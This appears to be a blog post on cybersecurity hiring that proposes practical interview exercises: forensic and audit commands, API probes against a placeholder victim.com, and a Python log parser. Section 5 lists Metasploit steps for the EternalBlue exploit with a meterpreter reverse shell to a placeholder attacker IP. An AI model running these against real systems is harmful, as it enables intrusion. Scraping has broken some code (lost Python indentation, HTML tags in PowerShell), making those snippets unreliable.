Listen to this Post

Introduction:
In the high-stakes world of cybersecurity, a single bad hire can compromise an entire organization’s defense posture. Moving beyond abstract puzzle questions to evidence-based interviewing is not just a hiring best practice; it is a critical security control. This paradigm shift ensures you recruit professionals who can demonstrably handle real-world threats, not just solve theoretical problems.
Learning Objectives:
- Learn how to define and assess for concrete, role-specific cybersecurity competencies.
- Master the creation of technical questions that uncover a candidate’s practical skills and thought processes.
- Integrate verified command-line and tool-based assessments into your interview workflow to validate claimed expertise.
You Should Know:
1. Assessing Linux Forensic Acumen
A core competency for many security roles is the ability to triage a potentially compromised Linux system. The following command sequence is a foundational starting point for a live response exercise.
 Check for unusual processes and network connections
ps aux --sort=-%cpu | head -20
netstat -tulnpe
ss -tulnpe

Look for unauthorized privileged access
grep -E "(sudo|su)" /var/log/auth.log | tail -50

Check for suspicious cron jobs
crontab -l
ls -la /etc/cron /var/spool/cron/
Step-by-step guide: Present the candidate with a scenario: “This server is behaving erratically. Using these commands, how would you begin your investigation?” The `ps` and `netstat/ss` commands help identify resource-hogging or suspicious processes and their network ties. The `grep` on `/var/log/auth.log` checks for unexpected privilege escalation, and reviewing cron jobs can reveal persistence mechanisms. You are assessing their knowledge of the commands, the logical sequence of their investigation, and how they interpret the output.
2. Validating Windows Security Posture Knowledge
Understanding Windows security configuration is non-negotiable. Ask a candidate to audit a Windows system’s local security policy and user privileges.
 Audit password policy
Get-LocalUser | Select-Object Name, Enabled, PasswordRequired, UserMayChangePassword
net accounts

Check for commonly exploited services
Get-Service | Where-Object {$<em>.Status -eq 'Running' -and ($</em>.Name -like 'ssh' -or $<em>.Name -like 'ftp' -or $</em>.Name -like 'telnet')}

Check firewall status and major rules
Get-NetFirewallProfile | Format-Table Name, Enabled
Get-NetFirewallRule -Action Block -Enabled True | Select-Object -First 10
Step-by-step guide: This task validates practical Windows administrative skills. The `Get-LocalUser` and `net accounts` commands reveal weak password policies. Querying for services like SSH, FTP, and Telnet checks if obsolete, insecure protocols are active. The firewall checks demonstrate an understanding of network-level controls. A strong candidate will explain why these checks are important for hardening a system.
3. Testing API Security Fundamentals
With APIs being a primary attack vector, test a candidate’s ability to probe for common vulnerabilities using a tool like curl.
 Test for insecure HTTP methods
curl -X OPTIONS -i http://testapi.victim.com/api/users

Test for Broken Object Level Authorization (BOLA)
curl -H "Authorization: Bearer <token>" http://testapi.victim.com/api/users/123
curl -H "Authorization: Bearer <token>" http://testapi.victim.com/api/users/456

Test for excessive data exposure
curl -H "Authorization: Bearer <token>" http://testapi.victim.com/api/users/me
Step-by-step guide: In a controlled environment, provide a candidate with a target and a low-privilege token. The first command checks for dangerous methods like `PUT` or DELETE. The BOLA test involves changing the object ID (from 123 to 456) to see if they identify the access control flaw. The final command checks if the `/me` endpoint returns more data than necessary. This assesses their understanding of the OWASP API Security Top 10.
4. Cloud Infrastructure Hardening Assessment
Cloud misconfigurations are a leading cause of breaches. Evaluate a candidate’s skill in auditing an AWS S3 bucket configuration.
 Check for public read access on S3 buckets (AWS CLI)
aws s3api list-buckets --query "Buckets[].Name"
aws s3api get-bucket-acl --bucket <bucket-name> --output json
aws s3api get-bucket-policy --bucket <bucket-name> --output json

Check for unencrypted buckets
aws s3api get-bucket-encryption --bucket <bucket-name>
Step-by-step guide: Provide read-only AWS credentials. The candidate should use the `list-buckets` command to enumerate resources. The `get-bucket-acl` and `get-bucket-policy` commands are critical for identifying overly permissive policies that grant public access. The `get-bucket-encryption` check verifies if data at rest is protected. This provides concrete evidence of their cloud security knowledge.
5. Vulnerability Exploitation and Mitigation
A balanced security professional understands both offensive and defensive tactics. A classic example is assessing a Windows EternalBlue vulnerability.
 On attacker machine (using Metasploit in a legal, test environment)
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_ip>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <attacker_ip>
exploit

Mitigation Command (on the Windows target)
wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr "KB4012212 KB4012217"
Step-by-step guide: This is for a penetration tester or red team role. The candidate should be able to articulate the steps to exploit a known vulnerability like MS17-010 in a lab setting. More importantly, they must demonstrate the defensive counterpart: how to verify the presence of the relevant security patch (KB4012212/KB4012217). This proves they can think from an attacker’s perspective to build better defenses.
6. Network Traffic Analysis for Incident Response
The ability to analyze packet captures is a fundamental incident response skill.
 Using tshark (command-line Wireshark) to analyze a pcap
tshark -r incident.pcap -Y "http.request" -T fields -e frame.time -e ip.src -e ip.dst -e http.host -e http.request.uri

Look for DNS tunneling indicators (excessive TXT records, long subdomains)
tshark -r incident.pcap -Y "dns" -T fields -e ip.src -e dns.qry.name | sort | uniq -c | sort -nr

Extract files from network traffic
tshark -r incident.pcap --export-objects http,exported_files
Step-by-step guide: Provide a sample pcap file. The first command filters for HTTP requests to identify suspicious web traffic. The second looks for anomalous DNS queries, a common data exfiltration technique. The third command extracts files transferred over HTTP for malware analysis. This tests their analytical process and familiarity with essential forensic tools.
7. Scripting for Security Automation
Evidence of automation skills separates good candidates from great ones. A simple Python script to parse logs is a powerful test.
!/usr/bin/env python3
import re
from collections import Counter

def parse_ssh_failures(logfile_path):
pattern = r'Failed password for . from (\d+.\d+.\d+.\d+)'
failed_ips = []
with open(logfile_path, 'r') as file:
for line in file:
match = re.search(pattern, line)
if match:
failed_ips.append(match.group(1))
return Counter(failed_ips)

if <strong>name</strong> == "<strong>main</strong>":
log_file = "/var/log/auth.log"
ip_counts = parse_ssh_failures(log_file)
for ip, count in ip_counts.most_common(5):
print(f"IP {ip} failed {count} times.")
Step-by-step guide: Ask the candidate to review this script. A strong candidate will explain that it identifies potential SSH brute-force attacks by counting failed login attempts per IP address. To test further, ask how they would modify it to automatically block an IP after a certain number of failures using iptables, demonstrating a blend of scripting and defensive knowledge.
What Undercode Say:
- Evidence Over Espionage: Hiring based on demonstrable skill in using security tools and interpreting their output is a more reliable predictor of on-the-job performance than gauging a candidate’s ability to answer riddles. It removes bias and focuses on capability.
- The Practical Mindset is the Secure Mindset: A professional who is accustomed to verifying configurations with commands and scripts is inherently more likely to build and maintain secure systems. This evidence-based approach mirrors the exact mindset required for effective cybersecurity: trust, but verify.
The shift from puzzle-based to proof-based interviewing is a strategic imperative. In an industry rife with theoretical knowledge, the ability to do is what truly matters. By embedding practical, command-line validations and scenario-based testing into the hiring process, organizations can directly assess the technical rigor and analytical thinking that defines top-tier cybersecurity talent. This method filters out those who can only talk about security from those who can actively enforce it.
Prediction:
The adoption of evidence-based, technical validation in cybersecurity hiring will become standard within five years. This will lead to more resilient organizations by ensuring security teams are staffed with practical problem-solvers. Consequently, the cybersecurity skills gap will be redefined from a shortage of certified individuals to a demand for truly competent practitioners, forcing a long-overdue evolution in both education and professional certification pathways.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sliwowskik Interviewing – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


